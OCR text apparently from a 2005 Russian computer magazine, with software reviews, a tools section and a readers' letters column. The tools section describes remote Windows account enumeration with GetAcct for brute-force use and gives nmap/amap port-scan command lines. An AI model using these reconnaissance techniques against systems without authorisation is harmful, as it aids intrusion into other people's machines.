
Linux, FreeBSD, Mac OS X, Windows
Size (в .bz2): 9,5 МБ*
www.nvu.com
Лицензия: GNU GPL


Nvu — новая среда разработки web-сайтов, спонсируемая компанией Linspire и основанная на движке Gecko и проекте Mozilla Composer. Из последнего вполне очевидно вытекает базовая функциональность программы, однако плохого в этом ничего нет. В Nvu переняли опыт разработчиков редактора web-страниц Mozilla, возможности и интерфейс которого многократно были проверены пользователями и временем. Всего представлено четыре режима работы: «обычный» (полный WYSIWYG), «HTML-тэги» (аналогичен первому, но возле каждого видимого элемента указан открывающий его тэг B — перед жирным текстом, A — перед ссылками и т.п.), «код» (текстовый редактор самого кода с подсветкой и нумерацией строк), предварительный просмотр. Главным плюсом последнего и важным моментом для всего Nvu является вышеупомянутый движок Gecko, генерирующий отображение и позволяющий сразу понять, как эта страница будет точно выглядеть в Mozilla/Firefox. Стоит отметить встроенный FTP-менеджер для закачки созданных страниц на сайт (работу со многими проектами упрощает «менеджер сайта Nvu», в котором могут храниться данные для доступа к различным FTP). Реализован и редактор таблицы стилей CSS с интуитивно понятным внешним видом и достаточно богатыми возможностями. Поддерживаются темы и расширения. В целом же, Nvu представляет собой доработанную с умом версию Mozilla Composer, которую можно смело рекомендовать как новичкам (для них есть и полностью русскоязычная версия продукта), так и более опытным сайтостроителям.
* Сборка для Linux.

PuTTY v 0.58

POSIX, Windows
Size (в .gz): 1530 КБ
www.chiark.greenend.org.uk/~sgtatham/putty
Лицензия: MIT

PuTTY — распространенная открытая реализация клиента для протоколов Telnet, Rlogin и SSH. Служит продвинутой заменой разнообразным неболь-






шим консольным утилитам для установления связи с удаленным компьютером и дальнейшей работы с ним (после подключения открывается указанный терминал, в котором и проходит привычный сеанс). Конфигурация PuTTY позволяет полностью настраивать интерфейс терминала (в его роли «по умолчанию» используется xterm): размеры окна, список строк для обратной прокрутки, вид курсора, поведение мышки, все отображаемые цвета (задаются тремя значениями по RGB), шрифты и т.п. Кроме того, присутствует опция контролирования некоторыми последовательностями клавиатуры, управление «звонками» и такими продвинутыми функциями, как, например, удаленное изменение размеров терминала. При подключении поддерживается включение/выключение алгоритма Нэгла и TCP keep-alive, соединение через прокси (SOCKS 4/5, HTTP, Telnet, локальный). Полезной может оказаться функция установки значений произвольным переменным окружения. Для SSH задается порядок предпочтительных алгоритмов шифрования (AES, Blowsifh, DES/3DES), версия протокола (1, 2, только 1 или только 2), включение/выключение сжатия, файл с ключом для авторизации и другие параметры. Предусмотрена система логирования любых сеансов.

Granule v 1.1.6

Linux, FreeBSD
Size (в .gz): 445 КБ
http://granule.sourceforge.net
Лицензия: GNU GPL




Granule — программа, облегчающая процесс запоминания новых слов. В ее основе лежит реализация методики немецкого психолога Лейтнера по применению специальных карточек. Суть заключается в составлении карточек, на которых с одной стороны указывается слово, например, на русском языке, а на другой — на иностранном (в качестве кодировки используется UTF-8, так что поддерживается множество специфичных национальных букв). Дополнительно можно вводить пример применения этого неизвестного «играющему» слова (предложение со знаком «~» на месте, где оно должно быть). Таким образом составляется колода, и начинается процесс опрашивания: компьютер выдает иностранное слово, а пользователю необходимо ввести его перевод, после чего демонстрируется результат проверки и можно переходить к следующей карте. Колода по усмотрению перемешивается, а повторение одних и тех же слов в рамках заданной колоды регулируется автоматически. Колоды при желании «складываются» в различные отделы картотеки, после чего полученный файл можно сохранить для дальнейшего использования. Несколько готовых колод доступны для скачивания в репозитории проекта на SF.net. Для повышения эффективности программа умеет воспроизводить запоминаемые слова в звуке (при наличии установленного StarDict).



Gcalctool v 5.6.25

POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 1728 КБ
www.gnome.org
Лицензия: GNU GPL



Gcalctool — калькулятор с интерфейсом GTK+ 2.0 для GNOME. Работает в четырех основных режимах: обычный, расширенный, финансовый, научный — отличаются они набором кнопок с функциями (если в обычном представлены лишь 4 операции, то в финансовом присутствуют такие специфичные вещи, как, например, регулярные платежи). Встроенная система регистров памяти позволяет хранить и извлекать до 10 значений. Набор представленных в научном режиме функций достаточно широк (если и их мало, можно создавать свои), предусмотрены и побитовые операции (OR, AND, NOT, XOR, XNOR), и редактируемые базовые константы (e, Пи, коэффициент преобразования км в мили и т.п.). Работать можно в четырех системах счисления (помимо 10-чной, это 2-чная, 8-чная и 16-чная) и трех форматах вывода (инженерный, научный, с фиксированной точкой), а также с заданным количеством значащих цифр в получаемой точности. Встроен простой генератор случайных чисел (от 0,0 до 1,0). В случае возникновения такой острой необходимости, можно вставить численное значение любого введенного символа из таблицы ASCII.

OSS RELEASE DIGEST: THEOPENCD 3.0

TheOpenCD представляет собой основанный на Ubuntu Linux LiveCD-дистрибутив с набором популярнейшего открытого и свободного программного обеспечения для Windows. Цель проекта — показать пользователям последние достижения разработчиков FOSS (Free and Open Source Software), доступного как для Windows, так и Linux. В TheOpenCD 3.0 вошли следующие пакеты: офис OpenOffice 1.1.4, текстовый процессор AbiWord 2.2.8, генератор PDF-файлов PDFCreator 0.8, графические редакторы GIMP 2.2.8 и TuxPaint 0.9.14, программа для создания web-страниц Nvu 1.0 (см. обзор), web-браузер Firefox 1.0.4, почтовый клиент Thunderbird 1.0.2, IM-клиент Gaim 1.3.1, аудиоредактор Audacity 1.2.3, архиватор 7-zip 4.23, тектовый редактор Notepad2 1.0.12, симулятор Вселенной Celestia 1.3.2, игры Sokoban 1.187 и Battle for Wesnoth 0.9.3, скринсейверы Really Slick Screensavers.


ИЗ ДРУГИХ РЕЛИЗОВ:

Novell GroupWise 7 Beta, NetBSD Office 3.4.1, OpenSSL 0.9.8, GNOME 2.10.2 и 2.12 Beta 1, SUSE Linux Enterprise Server 9 SP2, Special Mandriva Club KDE 3.4, PHP 4.4.0, Deer Park Alpha 2, Firefox 1.0.6, Thunderbird 1.0.6, OpenOffice.org 1.1.5rc, FreeBSD 6.0-BETA1, Transcode 1.0.0, WHAX 3.0, Mandriva Linux 2006 Beta, Mozilla Suite 1.7.10, Opera 8.02, KDE 3.4.2, Sylpheed 2.0.0, ASPLinux Server IV, Mozilla 1.7.11.

r-tools

STCLite Stego 3.1

Win 98/ME/2k/NT/XP
FreeWare
Size: 118kb
www.stclite.narod.ru




Мы говорим «хакер», а подразумеваем — безопасность. Мы говорим безопасность, а понимаем под этим... закрытую переписку и зашифрованные спрятанные данные. Программа STCLite обеспечивает полную защиту твоей личной электронной переписки, позволяя шифровать (алгоритм выполнен в соответствии с ГОСТ 28147-89) письма перед отправкой. Этот процесс происходит в оперативной памяти, никакие временные файлы не создаются, так что можешь не переживать — никто и ни при каких обстоятельствах не сможет обнаружить ненужные улики. Софтина пока что работает с Outlook, Outlook Express и web-интерфейсом почты, последнее особенно примечательно. Хотелось бы получить и интеграцию с летучей мышкой — Bat'ом. Перед отсылкой письмо шифруется и сжимается архиватором, что позволяет уменьшить размер, тем самым сэкономив трафик. В бесплатной версии ключ для работы формируется из заданного тобой пароля, когда в коммерческой используются ключи на специальных носителях. STCLite позволяет создавать и пересылать скрытые вложения в письме HTML формата. В общем, программа достаточно перспективная, так что будем юзать, шифровать, пересылать и ждать новых версий.

8Signs Firewall

Win 98/ME/2k/NT/XP
ShareWare
Size: 3.1mb
www.consealfirewall.com

Так, письма шифровать научились, прочитав описание программы STCLite Stego 3.1, а теперь и за всей сетевой активностью будем следить, чтобы обезопасить себя от лап сетевых хулиганов. 8Signs Firewall



2.26 — это не что иное, как файрвол, который защитит твой компьютер или даже целую локальную сетку от деятельности таких зловредных программ, как трояны, вирусы и т.д. Чем данная софтина мне сразу понравилась, выделившись из толпы соперников-аналогов, так это широтой возможных настроек. Здесь можно вручную ограничить маршрут чуть ли не каждого пакета. Ты в праве контролировать входные и выходные пакеты, создавать и настраивать правила для сетевых ресурсов, отдельных приложений и сервисов. Ведется подробнейший лог — ты будешь знать все о своей системе. Кстати говоря, учитывая сложность и тонкость настройки файрвола, будет вдвойне приятно узнать о функции переноса конфигурационных файлов на другой компьютер. В общем, я снова перешел на продукцию ConsealFirewall (помнишь, несколько лет назад был такой популярнейший файрвол — Conseal PC?). На сайте разработчика, кстати, также имеется утилита для удаленного администрирования, советую заодно скачать и ее.

GetAcct 1.3.1


Win 95/98/ME/2k/NT/XP

FreeWare

Size: 436 Кб

www.securityfriday.com/tools/GetAcct.html

Большинство версий Windows по умолчанию позволяют анонимному юзеру (гостю) удаленно просматривать информацию о пользователях, прописанных в системе. Естественно, это огромная брешь в безопасности, так как потенциальный хакер получает отличную возможность собрать для себя необходимые сведения. Те же имена пользователей пригодятся во время брутфорса, установленные в системе сервисов. Бойцы из Microsoft эту ситуацию предвидели, поэтому в регистре Windows существует специальный ключ RestrictAnonymous. Если установить его значение в единицу, то аноним, по идеи, полностью лишается возможности считывать данные о пользователях в системе. На практике эта защита оказалась пустяшной, появились консольные утилиты user2sid and sid2user (*evgenii.rudnyi.ru/soft/sid/*). Используя SID (Security Identifyer — уникальный идентификатор, однозначно определяющий конкретного пользователя или группу), они позволяли просматривать список юзеров на удаленной машине, даже если параметр RestrictAnonymous был установлен в "1", а с помощью системной функции NetUserGetInfo получали полную информацию о них. Программа GetAcct — это успешное развитие этих утилит, воплощающая в себе их возможности. Пользоваться ей как нельзя просто. Нужно лишь указать IP-адрес или NetBIOS-имя удаленного компа и нажать на кнопку Get Account, уже через несколько секунд список пользователей со всей раздобытой инфой появится у тебя на экране. Единственный момент, который может вызвать затруднения, — параметр End of RID. RID — это еще один идентификатор пользователя. Администратор, например, обычно имеет RID равный 500. Обозначив в поле End of RID число 1050, ты получишь информацию о пользователях, имеющих RID равный или меньший этого значения.



THC-amap 5.1

Linux, BSD

GPL с ограничениями

Size: 255 Кб

thc.org/thc-amap/

Если хочешь выяснить, какие сервисы установлены на удаленной машине, — просканируй ее порты. В большинстве случаев можно обойтись одним лишь сканером безопасности, однако здесь, как и везде, не обошлось без исключений.



Каждый знает, что любой стандартный сервис обычно работает на определенном порте: например, FTP — на 21, SSH — на 22 и т.д. Тем не менее, администраторы частенько прибегает к одной очень простой, но полезной уловке. Для того, чтобы скрыть потенциально уязвимые сервисы, они устанавливают их на нестандартные порты. В этом случае даже легендарный сканер безопасности nmap остается не у дел, так как не может определить FTP-сервер, работающий на 31337 порту, даже если он там действительно есть. Но не беда! С этой задачей на ура справляется сканер amap от известной хакерской группы THG. Этот сканер с большой вероятностью определит даже те сервисы, которые работают не на своих стандартных портах. Успех достигается за счет того, что программа посылает сервису специальные идентификационные пакеты, после чего анализирует ответ и ищет соответствие в специально составленной базе данных. До неприличия простой механизм позволяет определить SSL-сервер, запущенный на 2162 порту, или веб-сервер, установленный на девяностом. Сканер amap легко сканирует как один конкретный порт, так и заданный диапазон (#amap 192.168.0.2 20-1000). Однако для лучшей производительности рекомендую использовать его совместно с nmap'ом. Алгоритм следующий: сначала nmap, используя все свои возможности, определяет на удаленной машине открытые порты и записывает результат в файл, далее за работу берется amap, которому остается проанализировать открытые порты и вывести результат. На практике это можно сделать примерно так: #nmap -sS -oM results.nmap -p 1-65535 IP-адрес #amap -i results.nmap -o results.amap -m

Net Tools 3.1

Win 98/ME/2k/NT/XP


FreeWare

Size: 13.1mb


users.pandora.be

Знаешь, чему равно отношение длины окружности к ее диаметру? Я вот невольно произнес нехорошее слово, которое начинается на это самое, когда увидел описание программы Net Tools в инете. Один чувак как-то раз решил создать хак-тулзу, включающую в себя все возможные сетевые программы и причиндалы — и ему это удалось! Число программ, интегрируемых в Net Tools, превышает восемь десятков. Некоторые из них, конечно, уже устарели (смешной генератор кредиток, например), но сканеры (сканирование диапазонов на наличие заданных портов одиночного айпишника по полной, то есть с 1 по 65535 порт), резолверы, пингеры, флудеры, троян-хантеры и прочие тулзы — работают на ура! Также ты сможешь создать примитивный локальный HTTP/IRC сервер, баунсер. Всегда под рукой будет средство для сравнения файлов, детального изучения exe'шников, снифания пакетов. В общем, для детального рассмотрения данного хакерского инструментария потребуется целая статья. Размер софтины не утешителен для диалапщиков — 13 метров, но ты же найдешь ее на нашем диске, так что это не беда :).





Прием и обработку входящей корреспонденции проводит старший **ПОЧТ**МЕЙСТЕР Centner (centner@real.xakep.ru) www.livejournal.com/~onepamop



From: service003 [service003@narod.ru]
Subj: Привет перцы

Здраствуйте журнал хакер вот у меня такая проблема я хочу создать свой веб сайт а прогу найти в инете не могу помогите пожалйста где можно скачать прогу бусплатно и простенькую чтоб даже ламо мог общаться с ней или напишите название такое как она называеться пожалуста жду очень прошу ветиь если вам не сложно это сделать

Re: Здравствуй, многоуважаемый. Начну с главного: да, у тебя действительно есть проблема. Давай представим, что ты все же создал свой сайт, и все желающие смогут на него взглянуть. И что они там увидят? Те же самые бестолковые каракули, которые ты не постеснялся заслать мне для прочтения? Сдается мне, что для тебя есть только один вариант выхода из кризиса: освоение дефолтного виндового Notepad не только для html-верстки, но и для изучения основ грамматики, орфографии и синтаксиса родного русского языка. Говорят, он велик и могуч. Дерзай. Прошей свой мозг грамотно :).

From: Oleg B. [boleg2@yandex.ru]
Subj: Пожелания

Здравствуйте, уважаемые хАкеры, если вы еще можете так называться. Не буду оскарблять, обзывать и т.д. цель моего письма — иная. Мне 15 лет и я читаю ваш журнал вот уже год. Вернее сказать, читал и раньше, понемногу:], но регулярно —только год. Значит, так. Помню, какие раньше были номера... Они содержали статьи не только на тему компьютерной безопасности, но и стать общего развлекательного характера. Почему бы, например, не упоминуть на страницах своего издания о таком немаловажном аспекте хакерской деятельности, как социальная инженерия? Ведь дело истинного хакера не сводится лишь к «прямолинейным» действиям по взлому системы? Есть и альтернативные методы достижения поставленных целей. Да и людям, не осведомленным в области компьтерной безопасности, будет интересно читать данный материал. Ведь он имеет реальное применение в жизни.

Например, в последнем номере [07.05] имеется статья с обзором интернет-кафе Москвы. Вот этот материал интересно читать. Я думаю, что многим интересно. Нет, я не призываю вас переделать журнал в полностью развлекательное издание. И не надо меня отправлять в редакцию «Хулигана». Это совсем несерьезно. Просто ваш журнал постепенно превращается в internet-security издание. И круг читателей сужается, разочаровавшись в авторах... Я призываю разнообразить контент издания всевозможными материалами, граничищами с реальной жизнью, но, в то же время, имеющими отношение к теме хакерства. Да, кстати, у вашей редакции ведь имеется уйма параллельных изданий? «Железо», «Хулиган» и т.д. Выделите тогда, если не терпится писать про безопасность, еще одно security-издание. Оно, кстати, будет единственным на рынке и будет иметь постоянный круг читателей в лице администраторов к.систем и т.д.

Примером идеальных номеров могут служить журналы «Хакер», изданные в 2000 году и позже. Но не этот год. Хочется разнообразных материалов, а не опмсания всевозможных взломов и только. Если я не прав, прошу возразить. Возразить, конкретно указавая на мои упущения. Не переводя разговор в шуточную форму. Обязательно ответьте, ибо в противном случае я разочаруюсь в еще одном издании. Я думаю, что выражу желание тысяч...

С Уважением к редакции, Олег Васильевич aka Boleg2 aka Spector, постоянный читатель Х.

ГЕНИАЛЬНАЯ ИДЕЯ СНОВА ПРИШЛА В МОЮ МОГУЧУЮ ГОЛОВУ: ВСЯ ЧЕЛОВЕЧЕСКАЯ ЦИВИЛИЗАЦИЯ ПОГИБНЕТ ПО ПРИЧИНЕ ТОГО, ЧТО МЫ ВСЕ ВОСПРОИЗВОДИМ ВСЕ ВОКРУГ СЕБЯ ПОДОБНО СЕБЕ ЖЕ, НЕ ДОДЕЛЫВАЯ ДАЖЕ ЭТОГО ДО КОНЦА. ДРУГИХ ПРИЧИН НЕ БУДЕТ. МЫ ВСЕ — НЕКИЕ БИОМЕХАНИЧЕСКИЕ УСТРОЙСТВА, ДОВОЛЬНО КАЧЕСТВЕННО ИЗГОТОВЛЕННЫЕ, НО ЛИШЕННЫЕ ПОНАЧАЛУ ФИРМЕННЫХ ПРОШИВОК. ЖИЗНЬ САМА НАС ПОТОМ ПРОШИВАЕТ, ВОТ ТУТ-ТО И НАЧИНАЮТСЯ ЧУДЕСА. ОДНОГО ПРОШИЛИ ЗАБОТЛИВЫЕ РУКИ ДВУХ БАБУШЕК И ТРЕХ ТЕТУШЕК, И ДО СИХ ПОР НЕПОНЯТНО «МУЖСКАЯ» У НЕГО ВНУТРИ ПРОГРАММА, ИЛИ «ЖЕНСКАЯ», ДРУГОМУ БОДРЫЙ ФИРМАРЬ СО МНОГИМИ НУЛЯМИ ЗАЛИЛ ПАПА-ОЛИГАРХ, ТРЕТИЙ ЗАФЛЕШИЛ СЕБЕ В ГОЛОВУ КРЭКНУТУЮ НАРКОВЕРСИЮ ВОРОВАННОЙ ПРОШИВКИ И ВО ЦВЕТЕ ЛЕТ ОТБРОСИЛ ЛАСТЫ ОТ ПЕРЕРАЗГОНА, ЧЕТВЕРТЫЙ ТАК И НЕ СПОДОБИЛСЯ ПОЗАБОТИТЬСЯ О СЕБЕ И СОГЛАСИЛСЯ НА САМЫЙ ОБЫЧНЫЙ «СРЕДНЕСТАТИСТИЧЕСКИЙ» СОФТ, СТАВ ТАК НАЗЫВАЕМЫМ БЕЗЛИКИМ «ЭЛЕКТОРАТОМ». Я ЭТО ВСЕ ПИШУ СОВСЕМ НЕ ДЛЯ ТОГО, ЧТОБЫ НАПУГАТЬ ПОДРАСТАЮЩЕЕ ПОКОЛЕНИЕ. СОВСЕМ НАОБОРОТ, Я ХОЧУ НАС ВСЕХ УСПОКОИТЬ: НЕ БОЙТЕСЬ, НИКТО НЕ БУДЕТ НИЧЕГО ДЕЛАТЬ ДЛЯ НАС. КРОМЕ НАС САМИХ. КРОМЕ ВАС САМИХ. КРОМЕ ТЕБЯ... КСТАТИ, КТО ПРОШИЛ ТЕБЯ? И ЧЕМ?

Re:Приветствую, Олег. Спасибо за большое и толковое письмо. Комментировать ничего не буду, нечего тут комментировать. С тех самых пор, как вышел в свет первый номер][, журнал постоянно менялся с учетом ваших просьб и пожеланий. Я знаю, о чем говорю, так было, уверен —так и будет впредь. А][-политику определяют читатели, не сомневайся, твое мнение уже учтено. Жди изменений к лучшему :).

From: AZakusilov@rambler.ru
Subj: о жизни...
очень понравилась наклеечка со статьями УК... жаль тока что на Украине, (а я там живу =)) не актуальна она =(у нас аналогичные статьи под другими номерами... был бы рад если б вы сделали подарок для украинских Хакеров —такой же стикер тока украинизированный =)))) и еще... заметил пару багов, в статье про взлом сайта в зоне .gov.ua допущена очепятка вместо .ua написано .uk
а статья про угон ботнэта неожиданно обрывается =(
з.ы. не хотите сайтик поПиАрить zakus.nm.ru? сделайте подарок больному человеку (болею манией величия=))) может найдете на нем что то интересное, опубликуете... эхх...
з.ы.ы а если у вас ко мне какие то притензии по поводу письма —то «выпейте ЙАДУ2 =))))

Re:Мое почтение, молодой человек. Мы приятно удивились, узнав, что на Украине тоже есть УК. Это ничего, что статьи у вас там другие, зато их на всех хватает :). Указанную опечатку впредь искореним, статью продолжим. Сайтик попиарим, а если найдем на нем что-нибудь «интересненькое», то постараемся сразу определить, под какую статью в УК это «интересненькое» может попасть. Претензий у нас к тебе нет, есть рекомендация: выпей ЙОДУ!

САМОЕ НЕЖНОЕ ПИСЬМО НОМЕРА

From: rock-and-brave [rock-and-brave@yandex.ru]
Subj: Вступитесь за нас!
Здравствуйте, дорогие редакторы журнала «][акер»! Я Ваш журнал стала читать относительно недавно, но за это короткое время многому уже научилась. Честно говоря, все мои друзья, узнавая, что я читаю Ваш журнал, ухмыляются, наивно полагая, что ни одна девушка неспособна понять, что же пишут в журнале о компьютерах. Ну ведь правда, подавляющее количество парней полагают, что у всех девушек куриные мозги. Но ведь это не так!!!!!!!!!! Вступитесь за нас, дорогие редакторы! Напишите, что попадаются умные девушки и женщины, которые разбираются в компах и не краснеют от слова abort!!!!!! Теперь о Вас. Верните фотки авторов в журнал. Мы должны знать Вас в лицо. Во-первых, чтобы при случайной встрече кидаться Вам на шею с криком «А я вас знаю!», а во-вторых, всегда интересно посмотреть на морду лица человека, написавшего статью. Девушкам особенно интересно. Вот. На этом мои скромные требования заканчиваются. Ну, кроме того, что не требую, а просто искренне желаю Вашему журналу расти, толстеть, цвести и пахнуть. Вот. Наше вам с кисточкой. Ваша N.
P.S. Передавайте привет Хинту. Я видела его фотку в старых номерах, у него глаза симпатичные. За такие глаза можно простить любую лажу с дисками...

Re: Привет, дорогая наша N. Разумеется, ты написала все правильно и понятно, я с тобой согласен: мальчишки —дураки! Вообще-то открою тебе страшную тайну: в мужских коллективах даже как-то и не принято обсуждать постулат о том, что все женщины... эээ... думают не так эффективно, как мы :). А в остальном —да. Мы согласны. На все!
P.S. Привет Хинту передаю. Считаю, что Хинт как честный человек и настоящий мужчина обязан на тебе жениться после таких нежных признаний. Будете жить-поживать вместе, и править баги на пару. Согласна ли ты, дорогая?



ВОТ И НАСТУПИЛА ОСЕНЬ. ПОРА ПОГРУЖЕНИЯ ВСЕГО ЖИВОГО В ПОЛУДРЕМ, ПОРА ЖЕЛТОЙ ОПАВШЕЙ ЛИСТВЫ И НАЧАЛА УЧЕБНОГО ПРОЦЕССА. "ВОТ ЛЕТО ПРОЛЕТЕЛО, ВСЕ ОСТАЛОСЬ ПОЗАДИ" — ТАК ПЕЛИ ПАРНИ ИЗ СТДК. СОВЕРШЕННО ВЕРНО — ВСЕ ОСТАЛОСЬ ПОЗАДИ. НО ЧТО ИМЕННО ТАМ ОСТАЛОСЬ? ДАВАЙ УЗНАЕМ ЭТО ОТ РЕБЯТ ИЗ НАШЕЙ КОМАНДЫ.

